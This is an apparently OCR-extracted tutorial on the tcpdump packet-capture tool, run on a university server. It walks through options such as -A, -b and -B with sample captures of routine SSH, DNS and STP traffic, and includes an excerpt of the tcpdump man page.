16:30:31.016392 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17802112:17802304, ack 14401, win 850, length 192
16:30:31.016416 IP 180.211.113.163.29591 > pgschool.gtu.ac.in.ssh: Flags [.], ack 17801552, win 2050, length 0
16:30:31.016478 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17802304:17802672, ack 14401, win 850, length 368
16:30:31.016566 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17802672:17802864, ack 14401, win 850, length 192
```

Basic Options:


```
'# tcpdump -A
```

Print each packet (minus its link level header) in ASCII. Handy for capturing web pages.



```
11:26:50.453788 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.52489: Flags [P.], seq 3675867476:3675867684, ack 1430990688, win 505, length 208
E...-.@.@.....q...q.... ..ITUK/`P...M.....      .Z...H..p.A.......I..E...#........3R..CA... s.........U}Uj.w....b.]/.1.o.@...ZxI....+.t...!|g$$
11:26:50.504677 IP 180.211.113.163.52489 > pgschool.gtu.ac.in.ssh: Flags [.], ack 208, win 2050, length 0
E..(
.@....P..q...q..        ..UK/`..J$P.............
11:26:50.963047 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
.........(*..........(*.....................
11:26:51.440626 IP pgschool.gtu.ac.in.52721 > google-public-dns-a.google.com.domain: 4594+ PTR? 163.113.211.180.in-addr.arpa. (46)
E..J..@.@.{`..q........5.66.............163.113.211.180.in-addr.arpa.....
11:26:51.440638 IP pgschool.gtu.ac.in.52721 > google-public-dns-b.google.com.domain: 4594+ PTR? 163.113.211.180.in-addr.arpa. (46)
E..J.!@.@.....q........5.62.............163.113.211.180.in-addr.arpa.....
11:26:51.669132 IP google-public-dns-b.google.com.domain > pgschool.gtu.ac.in.52721: 4594 NXDomain 0/1/0 (101)
E...`...9.........q..5...m
..............163.113.211.180.in-addr.arpa................+.blazedns.net...admin.:ws:
..p...8@.6....Q.
11:26:51.732976 IP google-public-dns-a.google.com.domain > pgschool.gtu.ac.in.52721: 4594 NXDomain 0/1/0 (101)
E....8..9.........q..5...m..............163.113.211.180.in-addr.arpa................+.blazedns.net...admin.:ws:
..p...8@.6....Q.
11:26:52.440128 IP pgschool.gtu.ac.in.52721 > google-public-dns-b.google.com.domain: 27386+ PTR? 8.8.8.8.in-addr.arpa. (38)
E..B.g@.@.....q........5..2.j............8.8.8.8.in-addr.arpa.....
11:26:52.522280 IP google-public-dns-b.google.com.domain > pgschool.gtu.ac.in.52721: 27386 1/0/0 PTR google-public-dns-a.google.com. (82)
E..nc"..9.........q..5...Z..j............8.8.8.8.in-addr.arpa.............Q.. .google-public-dns-a.google.com.
11:26:52.522576 IP pgschool.gtu.ac.in.52721 > google-public-dns-b.google.com.domain: 37573+ PTR? 4.4.8.8.in-addr.arpa. (38)
E..B.t@.@.....q........5..2..............4.4.8.8.in-addr.arpa.....
11:26:52.601308 IP google-public-dns-b.google.com.domain > pgschool.gtu.ac.in.52721: 37573 1/0/0 PTR google-public-dns-b.google.com. (82)
E..ncC..9.........q..5...ZX..............4.4.8.8.in-addr.arpa.............Q.. .google-public-dns-b.google.com.
11:26:52.964971 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
.........(*..........(*.....................
11:26:53.654256 IP 180.211.113.163.52489 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1:65, ack 208, win 2050, length 64
E..h
.@....  ..q...q..       ..UK/`..J$P..........F.X=!\*r."4J..."j..$...z....B.xbw............z...Sx..........
11:26:53.654401 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.52489: Flags [P.], seq 208:272, ack 65, win 505, length 64
E..h-.@.@..w..q...q.... ..J$UK/.P...MJ...78....-.W...`.m..c..A;v..kx-..}.:3.Mj.z>....`..P..}.99?......0y
```

`'# tcpdump -b`



root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump -b

Print the AS number in BGP packets in ASDOT notation rather than ASPLAIN notation.

```
11:40:35.645699 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.52489: Flags [P.], seq 3686074852:3686075060, ack 1431041312, win 539, length 208
11:40:35.695373 IP 180.211.113.163.52489 > pgschool.gtu.ac.in.ssh: Flags [.], ack 208, win 2050, length 0
11:40:35.888307 IP 180.211.113.163.40346 > pgschool.gtu.ac.in.ssh: Flags [.], ack 3083087579, win 259, options [nop,nop,TS val 12548993 ecr 25$
11:40:35.893087 IP 180.211.113.163.40346 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 0:16, ack 1, win 259, options [nop,nop,TS val 12548994 ecr $
11:40:35.931936 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.40346: Flags [.], ack 16, win 247, options [nop,nop,TS val 252892706 ecr 12548994]$
11:40:36.376126 IP 180.211.113.163.40346 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 16:68, ack 1, win 259, options [nop,nop,TS val 12549115 ecr$
11:40:36.376143 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.40346: Flags [.], ack 68, win 247, options [nop,nop,TS val 252892817 ecr 12549115]$
11:40:36.376211 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.40346: Flags [P.], seq 1:53, ack 68, win 247, options [nop,nop,TS val 252892817 ec$
11:40:36.628828 IP pgschool.gtu.ac.in.52721 > google-public-dns-a.google.com.domain: 54676+ PTR? 163.113.211.180.in-addr.arpa. (46)
11:40:36.628839 IP pgschool.gtu.ac.in.52721 > google-public-dns-b.google.com.domain: 54676+ PTR? 163.113.211.180.in-addr.arpa. (46)
11:40:36.794261 IP google-public-dns-a.google.com.domain > pgschool.gtu.ac.in.52721: 54676 NXDomain 0/1/0 (101)
11:40:36.819373 IP 180.211.113.163.40346 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 68:136, ack 53, win 259, options [nop,nop,TS val 12549225 e$
11:40:36.819847 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.40346: Flags [P.], seq 53:121, ack 136, win 247, options [nop,nop,TS val 252892927$
11:40:36.940906 IP 180.211.113.163.49587 > pgschool.gtu.ac.in.telnet: Flags [S], seq 3033756069, win 54343, options [mss 1452], length 0
11:40:36.940927 IP pgschool.gtu.ac.in.telnet > 180.211.113.163.49587: Flags [R.], seq 0, ack 3033756070, win 0, length 0
11:40:36.976713 IP google-public-dns-b.google.com.domain > pgschool.gtu.ac.in.52721: 54676 NXDomain 0/1/0 (101)
11:40:37.267937 IP 180.211.113.163.40346 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 136:220, ack 121, win 259, options [nop,nop,TS val 12549337$
11:40:37.307936 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.40346: Flags [.], ack 220, win 247, options [nop,nop,TS val 252893050 ecr 12549337$
11:40:37.564294 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
11:40:37.628132 IP pgschool.gtu.ac.in.52721 > google-public-dns-a.google.com.domain: 46640+ PTR? 8.8.8.8.in-addr.arpa. (38)
11:40:37.649445 IP google-public-dns-a.google.com.domain > pgschool.gtu.ac.in.52721: 46640 1/0/0 PTR google-public-dns-a.google.com. (82)
11:40:37.649729 IP pgschool.gtu.ac.in.52721 > google-public-dns-a.google.com.domain: 11850+ PTR? 4.4.8.8.in-addr.arpa. (38)
11:40:37.733829 IP google-public-dns-a.google.com.domain > pgschool.gtu.ac.in.52721: 11850 1/0/0 PTR google-public-dns-b.google.com. (82)
11:40:38.958651 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.40346: Flags [P.], seq 121:189, ack 220, win 247, options [nop,nop,TS val 25289346$
11:40:39.403497 IP 180.211.113.163.40346 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 220:304, ack 189, win 259, options [nop,nop,TS val 12549871$
11:40:39.403520 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.40346: Flags [.], ack 304, win 247, options [nop,nop,TS val 252893573 ecr 12549871$
11:40:39.564742 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
11:40:40.826994 IP 180.211.113.163.37533 > pgschool.gtu.ac.in.http: Flags [S], seq 3881043882, win 14600, options [mss 1460,sackOK,nop,nop,nop$
11:40:40.827020 IP pgschool.gtu.ac.in.http > 180.211.113.163.37533: Flags [S.], seq 2106176439, ack 3881043883, win 29200, options [mss 1460,n$
11:40:40.929358 IP 180.211.113.163.37533 > pgschool.gtu.ac.in.http: Flags [.], ack 1, win 58, length 0
```

`'# tcpdump -B -buffer-size=1024`

`-B buffer_size`

`--buffer-size=buffer_size`

Set the operating system capture buffer size to buffer_size, in units of KiB (1024 bytes).

root@gtu-ProLiant-DL360-Gen9: ~/tcpdump

```
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump -B 1024
```

You can see the below logs.

```
15:48:32.065328 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.19510: Flags [P.], seq 2960345520:2960345728, ack 1308406575, win 349, length 208
15:48:32.144490 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 208, win 2048, length 0
15:48:32.492071 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
15:48:33.052764 IP pgschool.gtu.ac.in.52721 > google-public-dns-a.google.com.domain: 38096+ PTR? 163.113.211.180.in-addr.arpa. (46)
15:48:33.052776 IP pgschool.gtu.ac.in.52721 > google-public-dns-b.google.com.domain: 38096+ PTR? 163.113.211.180.in-addr.arpa. (46)
15:48:33.075311 IP google-public-dns-b.google.com.domain > pgschool.gtu.ac.in.52721: 38096 NXDomain 0/1/0 (101)
15:48:33.075312 IP google-public-dns-a.google.com.domain > pgschool.gtu.ac.in.52721: 38096 NXDomain 0/1/0 (101)
15:48:34.052183 IP pgschool.gtu.ac.in.52721 > google-public-dns-b.google.com.domain: 45717+ PTR? 8.8.8.8.in-addr.arpa. (38)
15:48:34.125285 IP google-public-dns-b.google.com.domain > pgschool.gtu.ac.in.52721: 45717 1/0/0 PTR google-public-dns-a.google.com. (82)
15:48:34.125600 IP pgschool.gtu.ac.in.52721 > google-public-dns-b.google.com.domain: 36586+ PTR? 4.4.8.8.in-addr.arpa. (38)
15:48:34.136477 IP google-public-dns-b.google.com.domain > pgschool.gtu.ac.in.52721: 36586 1/0/0 PTR google-public-dns-b.google.com. (82)
15:48:34.500111 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
15:48:36.499662 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
15:48:38.498713 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
15:48:40.498908 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
15:48:42.500787 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
15:48:44.501591 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
15:48:46.501208 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
15:48:46.815562 IP 180.211.113.163.19648 > pgschool.gtu.ac.in.ssh: Flags [S], seq 1628565951, win 29200, options [mss 1460,sackOK,TS val 4095888 ecr 0,nop,wscale 7], length 0
15:48:46.815591 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.19648: Flags [S.], seq 648078743, ack 1628565952, win 28960, options [mss 1460,sackOK,TS val 299815426 ecr 4095888,nop,wscale 7], length 0
15:48:47.127365 IP 180.211.113.163.19648 > pgschool.gtu.ac.in.ssh: Flags [.], ack 1, win 229, options [nop,nop,TS val 4095966 ecr 299815426], length 0
15:48:47.127559 IP 180.211.113.163.19648 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1:16, ack 1, win 229, options [nop,nop,TS val 4095966 ecr 299815426], length 15
15:48:47.127573 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.19648: Flags [.], ack 16, win 227, options [nop,nop,TS val 299815504 ecr 4095966], length 0
15:48:47.136137 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.19648: Flags [P.], seq 1:42, ack 16, win 227, options [nop,nop,TS val 299815507 ecr 4095966], length 41
15:48:47.447951 IP 180.211.113.163.19648 > pgschool.gtu.ac.in.ssh: Flags [.], ack 42, win 229, options [nop,nop,TS val 4096047 ecr 299815507], length 0
15:48:47.447975 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.19648: Flags [P.], seq 42:1018, ack 16, win 227, options [nop,nop,TS val 299815585 ecr 4096047], length 976
15:48:47.448157 IP 180.211.113.163.19648 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 16:664, ack 42, win 229, options [nop,nop,TS val 4096047 ecr 299815507], length 648
15:48:47.487935 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.19648: Flags [.], ack 664, win 237, options [nop,nop,TS val 299815595 ecr 4096047], length 0
15:48:47.799827 IP 180.211.113.163.19648 > pgschool.gtu.ac.in.ssh: Flags [.], ack 1018, win 244, options [nop,nop,TS val 4096135 ecr 299815585], length 0
15:48:47.800779 IP 180.211.113.163.19648 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 664:936, ack 1018, win 244, options [nop,nop,TS val 4096135 ecr 299815595], length 272
15:48:47.800796 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.19648: Flags [.]
```

If you use verbose mode with `-v` option, like:

```
'# tcpdump -B -buffer-size=1024 -v > dumpB1024a
```

We are storing output in one file called dumpB1024a

root@gtu-ProLiant-DL360-Gen9: ~/tcpdump

```
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump -B 1024 -v > dumpB1024a
```

```
 GNU nano 2.5.3                                File: dumpB1024a

15:51:00.257710 IP (tos 0x10, ttl 64, id 39976, offset 0, flags [DF], proto TCP (6), length 184)
    pgschool.gtu.ac.in.ssh > 180.211.113.163.19510: Flags [P.], cksum 0x4d9a (incorrect -> 0x3040), seq 2960370416:2960370560, ack 1308416943, win 349, length 144
15:51:00.399456 IP (tos 0x0, ttl 127, id 2807, offset 0, flags [DF], proto TCP (6), length 40)
    180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], cksum 0x88f7 (correct), ack 144, win 2049, length 0
15:51:00.609698 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
        message-age 0.00s, max-age 20.00s, hello-time 2.00s, forwarding-delay 15.00s
        root-id 8000.00:06:28:2a:d0:c3, root-pathcost 0
15:51:00.785426 IP (tos 0x0, ttl 64, id 39583, offset 0, flags [DF], proto TCP (6), length 120)
    pgschool.gtu.ac.in.ssh > 180.211.113.163.11994: Flags [P.], cksum 0x4d5a (incorrect -> 0x92fd), seq 2202328719:2202328787, ack 275885490, win 247, options [nop,nop,TS val 299848919 ecr 4128955], length 68
15:51:01.067473 IP (tos 0x0, ttl 49, id 21170, offset 0, flags [DF], proto TCP (6), length 104)
    180.211.113.163.11994 > pgschool.gtu.ac.in.ssh: Flags [P.], cksum 0xb823 (correct), seq 1:53, ack 68, win 259, options [nop,nop,TS val 4129454 ecr 299848919], length 52
15:51:01.067495 IP (tos 0x0, ttl 64, id 39584, offset 0, flags [DF], proto TCP (6), length 52)
    pgschool.gtu.ac.in.ssh > 180.211.113.163.11994: Flags [.], cksum 0x4d16 (incorrect -> 0x6f8d), ack 53, win 247, options [nop,nop,TS val 299848989 ecr 4129454], length 0
15:51:01.067672 IP (tos 0x0, ttl 49, id 21171, offset 0, flags [DF], proto TCP (6), length 52)
    180.211.113.163.11994 > pgschool.gtu.ac.in.ssh: Flags [F.], cksum 0x6fc6 (correct), seq 53, ack 68, win 259, options [nop,nop,TS val 4129454 ecr 299848919], length 0
15:51:01.068768 IP (tos 0x0, ttl 64, id 39585, offset 0, flags [DF], proto TCP (6), length 52)
    pgschool.gtu.ac.in.ssh > 180.211.113.163.11994: Flags [F.], cksum 0x4d16 (incorrect -> 0x6f8a), seq 68, ack 54, win 247, options [nop,nop,TS val 299848990 ecr 4129454], length 0
15:51:01.240645 IP (tos 0x0, ttl 64, id 2630, offset 0, flags [DF], proto UDP (17), length 74)
    pgschool.gtu.ac.in.52721 > google-public-dns-a.google.com.domain: 59615+ PTR? 163.113.211.180.in-addr.arpa. (46)
15:51:01.240657 IP (tos 0x0, ttl 64, id 55168, offset 0, flags [DF], proto UDP (17), length 74)
    pgschool.gtu.ac.in.52721 > google-public-dns-b.google.com.domain: 59615+ PTR? 163.113.211.180.in-addr.arpa. (46)
15:51:01.251849 IP (tos 0x0, ttl 57, id 41097, offset 0, flags [none], proto UDP (17), length 129)
    google-public-dns-b.google.com.domain > pgschool.gtu.ac.in.52721: 59615 NXDomain 0/1/0 (101)
15:51:01.251850 IP (tos 0x0, ttl 57, id 5329, offset 0, flags [none], proto UDP (17), length 129)
    google-public-dns-a.google.com.domain > pgschool.gtu.ac.in.52721: 59615 NXDomain 0/1/0 (101)
15:51:01.615946 IP (tos 0x0, ttl 64, id 39586, offset 0, flags [DF], proto TCP (6), length 52)
    pgschool.gtu.ac.in.ssh > 180.211.113.163.11994: Flags [F.], cksum 0x4d16 (incorrect -> 0x6f01), seq 68, ack 54, win 247, options [nop,nop,TS val 299849127 ecr 4129454], length 0
15:51:01.875317 IP (tos 0x0, ttl 49, id 21172, offset 0, flags [DF], proto TCP (6), length 52)
    180.211.113.163.11994 > pgschool.gtu.ac.in.ssh: Flags [F.], cksum 0x6eb6 (correct), seq 53, ack 68, win 259, options [nop,nop,TS val 4129656 ecr 299848989], length 0
15:51:01.875337 IP (tos 0x0, ttl 64, id 39587, offset 0, flags [DF], proto TCP (6), length 64)
    pgschool.gtu.ac.in.ssh > 180.211.113.163.11994: Flags [.], cksum 0x4d22 (incorrect -> 0xbb2f), ack 54, win 247, options [nop,nop,TS val 299849191 ecr 4129656,nop,nop,sack 1 {53:54}], length 0
15:51:01.897238 IP (tos 0x0, ttl 49, id 21173, offset 0, flags [DF], proto TCP (6), length 52)
    180.211.113.163.11994 > pgschool.gtu.ac.in.ssh: Flags [.], cksum 0x6e26 (correct), ack 69, win 259, options [nop,nop,TS val 4129661 ecr 299849127], length 0
15:51:02.240153 IP (tos 0x0, ttl 64, id 55182, offset 0, flags [DF], proto UDP (17), length 66)
    pgschool.gtu.ac.in.52721 > google-public-dns-b.google.com.domain: 3388+ PTR? 8.8.8.8.in-addr.arpa. (38)
15:51:02.257579 IP (tos 0x0, ttl 57, id 41622, offset 0, flags [none], proto UDP (17), length 110)
    google-public-dns-b.google.com.domain > pgschool.gtu.ac.in.52721: 3388 1/0/0 8.8.8.8.in-addr.arpa. PTR google-public-dns-a.google.com. (82)
15:51:02.257850 IP (tos 0x0, ttl 64, id 55185, offset 0, flags [DF], proto UDP (17), length 66)
    pgschool.gtu.ac.in.52721 > google-public-dns-b.google.com.domain: 41930+ PTR? 4.4.8.8.in-addr.arpa. (38)
15:51:02.276088 IP (tos 0x0, ttl 57, id 41638, offset 0, flags [none], proto UDP (17), length 110)
    google-public-dns-b.google.com.domain > pgschool.gtu.ac.in.52721: 41930 1/0/0 4.4.8.8.in-addr.arpa. PTR google-public-dns-b.google.com. (82)
15:51:02.609461 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
        message-age 0.00s, max-age 20.00s, hello-time 2.00s, forwarding-delay 15.00s
        root-id 8000.00:06:28:2a:d0:c3, root-pathcost 0
15:51:04.609658 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
        message-age 0.00s, max-age 20.00s, hello-time 2.00s, forwarding-delay 15.00s
        root-id 8000.00:06:28:2a:d0:c3, root-pathcost 0
15:51:06.610555 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
        message-age 0.00s, max-age 20.00s, hello-time 2.00s, forwarding-delay 15.00s
        root-id 8000.00:06:28:2a:d0:c3, root-pathcost 0
15:51:08.614431 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
        message-age 0.00s, max-age 20.00s, hello-time 2.00s, forwarding-delay 15.00s
        root-id 8000.00:06:28:2a:d0:c3, root-pathcost 0
15:51:08.707417 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 180.211.113.166 tell 180.211.113.161, length 46
15:51:09.240161 IP (tos 0x0, ttl 64, id 56263, offset 0, flags [DF], proto UDP (17), length 74)
    pgschool.gtu.ac.in.52721 > google-public-dns-b.google.com.domain: 65383+ PTR? 166.113.211.180.in-addr.arpa. (46)
15:51:09.403680 IP (tos 0x0, ttl 57, id 50129, offset 0, flags [none], proto UDP (17), length 129)
```

It will give us some more information about network connections and protocols.

There are lots of options for getting some specific results.

`-i any` : Listen on all interfaces just to see if you're seeing any traffic.

`-i eth0` : Listen on the eth0 interface.

`-D` : Show the list of available interfaces

`-n` : Don't resolve hostnames.

`-nn` : Don't resolve hostnames or port names.

`-q` : Be less verbose (more quiet) with your output.

`-t` : Give human-readable timestamp output.

`-tttt` : Give maximally human-readable timestamp output.

`-X` : Show the packet's contents in both hex and ASCII.

`-XX` : Same as -X, but also shows the Ethernet header.

`-v, -vv, -vvv` : Increase the amount of packet information you get back.

`-c` : Only get x number of packets and then stop.

-s : Define the snaplength (size) of the capture in bytes. Use -s0 to get everything, unless you are intentionally capturing less.

-S : Print absolute sequence numbers.

-e : Get the Ethernet header as well.

-q : Show less protocol information.

-E : Decrypt IPSEC traffic by providing an encryption key.

And if you want to see more help from the tcpdump, you can use the following command.

```
'# man tcpdump
```

```
TCPDUMP(8)                    System Manager's Manual                    TCPDUMP(8)

NAME
       tcpdump - dump traffic on a network

SYNOPSIS
       tcpdump [ -AbdDefhHIJKlLnNOpqStuUvxX# ] [ -B buffer_size ]
               [ -c count ]
               [ -C file_size ] [ -G rotate_seconds ] [ -F file ]
               [ -i interface ] [ -j tstamp_type ] [ -m module ] [ -M secret ]
               [ --number ] [ -Q in|out|inout ]
               [ -r file ] [ -V file ] [ -s snaplen ] [ -T type ] [ -w file ]
               [ -W filecount ]
               [ -E spi@ipaddr algo:secret,...  ]
               [ -y datalinktype ] [ -z postrotate-command ] [ -Z user ]
               [ --time-stamp-precision=tstamp_precision ]
               [ --immediate-mode ] [ --version ]
               [ expression ]

DESCRIPTION
       Tcpdump  prints  out  a description of the contents of packets on a network interface that match the boolean expression; the description is preceded by a time stamp, printed, by default, as hours, minutes, seconds, and
       fractions of a second since midnight.  It can also be run with the -w flag, which causes it to save the packet data to a file for later analysis, and/or with the -r flag, which causes it to read  from  a  saved  packet
       file  rather  than  to  read packets from a network interface (please note tcpdump is protected via an enforcing apparmor(7) profile in Ubuntu which limits the files tcpdump may access).  It can also be run with the -V
       flag, which causes it to read a list of saved packet files. In all cases, only packets that match expression will be processed by tcpdump.

       Tcpdump will, if not run with the -c flag, continue capturing packets until it is interrupted by a SIGINT signal (generated, for example, by typing your interrupt character, typically control-C)  or  a  SIGTERM  signal
       (typically generated with the kill(1) command); if run with the -c flag, it will capture packets until it is interrupted by a SIGINT or SIGTERM signal or the specified number of packets have been processed.

       When tcpdump finishes capturing packets, it will report counts of:

              packets ``captured'' (this is the number of packets that tcpdump has received and processed);

              packets  ``received by filter'' (the meaning of this depends on the OS on which you're running tcpdump, and possibly on the way the OS was configured - if a filter was specified on the command line, on some OSes
              it counts packets regardless of whether they were matched by the filter expression and, even if they were matched by the filter expression, regardless of whether tcpdump has read and processed them yet, on other
              OSes  it  counts  only  packets  that were matched by the filter expression regardless of whether tcpdump has read and processed them yet, and on other OSes it counts only packets that were matched by the filter
              expression and were processed by tcpdump);

              packets ``dropped by kernel'' (this is the number of packets that were dropped, due to a lack of buffer space, by the packet capture mechanism in the OS on which tcpdump is running, if the OS reports that infor-
              mation to applications; if not, it will be reported as 0).

       On  platforms that support the SIGINFO signal, such as most BSDs (including Mac OS X) and Digital/Tru64 UNIX, it will report those counts when it receives a SIGINFO signal (generated, for example, by typing your ``sta-
       tus'' character, typically control-T, although on some platforms, such as Mac OS X, the ``status'' character is not set by default, so you must set it with stty(1) in order to use it) and will continue capturing  pack-
       ets. On platforms that do not support the SIGINFO signal, the same can be achieved by using the SIGUSR1 signal.

       Reading packets from a network interface may require that you have special privileges; see the pcap (3PCAP) man page for details.  Reading a saved packet file doesn't require special privileges.

OPTIONS
       -A     Print each packet (minus its link level header) in ASCII.  Handy for capturing web pages.

       -b     Print the AS number in BGP packets in ASDOT notation rather than ASPLAIN notation.

       -B buffer_size
       --buffer-size=buffer_size
              Set the operating system capture buffer size to buffer_size, in units of KiB (1024 bytes).

       -c count
              Exit after receiving count packets.

       -C file_size
              Before  writing  a raw packet to a savefile, check whether the file is currently larger than file_size and, if so, close the current savefile and open a new one.  Savefiles after the first savefile will have the
              name specified with the -w flag, with a number after it, starting at 1 and continuing upward.  The units of file_size are millions of bytes (1,000,000 bytes, not 1,048,576 bytes).
Manual page tcpdump(8) line 1 (press h for help or q to quit)
```

Expressions


In tcpdump, Expressions allow you to find out various types of traffic and patterns and find exactly what you want for forensics purposes. Mastering and learning expressions creatively will make you truly powerful with tcpdump.

- There are three main types of expression: type, dir, and proto.
- Type options are: host, net, and port.
- Direction lets you do source, destination, and combinations.
- Protocol lets you designate: tcp, udp, icmp, ah, and many more.

Let's see some live examples.

Command to see all interfaces:


```
`# tcpdump -i any
```



You can see the localhost and IP address of the machine which is connected with SSH.

Now, let's check on a specific interface.

`# tcpdump -i eno4




```
